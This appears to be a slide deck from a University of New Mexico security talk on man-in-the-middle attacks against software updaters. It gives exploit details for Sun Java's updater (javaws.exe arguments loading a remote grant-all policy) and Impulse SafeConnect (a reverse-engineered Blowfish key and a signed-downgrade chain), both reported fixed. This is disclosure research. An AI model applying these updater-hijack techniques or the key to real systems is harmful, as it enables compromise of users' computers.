



Protecting Free and Open Communications on the Internet Against Man-in-the-Middle Attacks on Third-Party Software

Jeffrey Knockel, Jedidiah Crandall
Computer Science Department
University of New Mexico




UNM

SCHOOL *of* ENGINEERING



Update Adobe Flash Player



An update to Adobe® Flash® Player is available.


This update includes:

- Improved video performance for smooth, high-quality playback
- Automatic Flash Player background updates
- Improved performance and compatibility
- Security enhancements described in this [Security Bulletin](#)

[See details...](#)

Updating takes under a minute on broadband - no restart is required.

Install this update?



You can change your update settings in the Local Settings Manager.

[Launch Local Settings Manager](#)

REMIND ME LATER INSTALL

Recent News

- Iran: forged SSL certificates for update servers[1]
- Egypt: government licensed FinFisher to exploit iTunes updates[2]
- Flame malware exploits MD5 collision with Windows updates[3]

[1]<https://blog.torproject.org/blog/diginotar-damage-disclosure>

[2]http://www.theregister.co.uk/2011/09/21/egypt_cyber_spy_controversy/

[3]<http://krebsonsecurity.com/2012/06/flame-malware-prompts-microsoft-patch/>

Insecure HTTP

 <http://mail.google.com/>




This website does not supply identity information.


Your connection to this website is not encrypted.

[More Information...](#)

Unsigned Executables




Software Updates



- Performance
- Security
- Under one minute install

Problem

- Untrusted networks
 - Hotel/coffee shop wireless
 - Foreign country
- A man in the middle can exploit even sophisticated updaters using asymmetric crypto



Sun Java



Exploit Time Frame

...September 2011

—

February 2012

Updates

- We look at Java 6 (Java 7 is analogous)
- Automatic updater periodically queries

javadl-esd.sun.com/update/1.6.0/map-m-1.6.0.xml

- Points to update information

javadl-esd.sun.com/update/1.6.0/au-descriptor-1.6.0_31-b79.xml

- Contains
 - URL for installer
 - Command line arguments
 - SHA1 hash of installer

Verification



- Installer is downloaded and verified
 - Against XML-provided hash
 - To have “Sun Microsystems, Inc.” digital signature
 - To have a PE version number at least as high

To Exploit

- We want an executable that
 - Has same SHA1 hash as in XML
 - We can provide a different hash
 - Has a “Sun Microsystems, Inc.” digital signature
 - Has a PE version number at least as high
 - Can still somehow run arbitrary code

Exploit

- javaws.exe



Exploit

- javaws.exe
 - Arguments:
 - http://url/to/hello.jnlp
 - -J-Djava.security.policy=http://url/to/grantall.jp
 - -Xnosplash
 - -open
- ```
grant {
 permission
 java.security.AllPermission;
};
```
- Fixed in Java 6 Update 31, 7 Update 3
  - HTTPS to fetch XML

# Impulse SafeConnect



Click "Install" to install  
the Safe●Connect service.

**Safe●Connect**

Install

Cancel

# Exploit Time Frame

...July 2011

—

August 2011



# Updates

- Silently updates itself
- Connects to hard-coded 198.31.193.211 via HTTP (only accessible on campus)
- XML communication encrypted via Blowfish key in ECB mode (reverse engineered):


[\x4f\xbd\x06\x00\x00\xca\x9c\x18\x03\xfc\x91\x3f](#)

# Verification

- Server responds with Blowfish-encrypted URL's and MD5 hashes for updated files
- Files are downloaded
- Files are verified to have “Impulse Point LLC” digital signature

# Problem

- Blowfish encryption is symmetric
  - We can *receive* XML updates
  - $\Rightarrow$  We can *send* client arbitrary XML
- But update files need signature




# Exploit

- Get around digital signature verification
- “Upgrade” to an older client that is signed but performs no check
- “Upgrade” older client to arbitrary code
- Fixed by 5059.242 by using HTTPS
- Must be on campus to receive fix
- HTTPS private key one hop away

# Other Programs

- Virtualbox (verification left to user)
  - Downloads update information via HTTP
  - Download links open in browser



# Other Programs

- Adobe Flash (suspicious)
  - Downloads XML via HTTP
  - Verifies digital signature of installer
  - *Downloaded installer* verifies that a newer version of Flash is not installed
- Google Chrome (cool)
  - Downloads signed XML via HTTP
  - Verifies XML's signature
  - Downloads installer via HTTP
  - Verifies installer's hash against XML

# Impact

- These aren't hard to find
- With just two, we could own
  - Windows + Java users
  - Anyone on our campus wifi
- Governments can do much better than us

# Solutions?

- Smart people really have difficulty doing updates
- Despite trying really hard
- How can we protect the FOCI of users on untrusted networks?



# Solutions?

- Find and fix vulnerable software?
  - *All* vulnerable software
  - *Most* vulnerable software
- Give users tools to detect unsafe updates?
  - Blacklist
  - Dynamic analysis

# Solutions?

- More libraries? OS-provided service?
  - Optional (TUF[4])
  - Required...
- Walled gardens?
  - Walled gardens commonly censor[5]
    - Competing technology
    - Obscene material
    - Religiously controversial material
    - Content “over the line”

[4]<https://theupdateframework.com/>

[5]<https://developer.apple.com/appstore/resources/approval/guidelines.html>

# Acknowledgments

This material is based upon work supported by the National Science Foundation under Grant Nos. #0844880, #0905177, and #1017602.

Any opinions, findings, and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the National Science Foundation.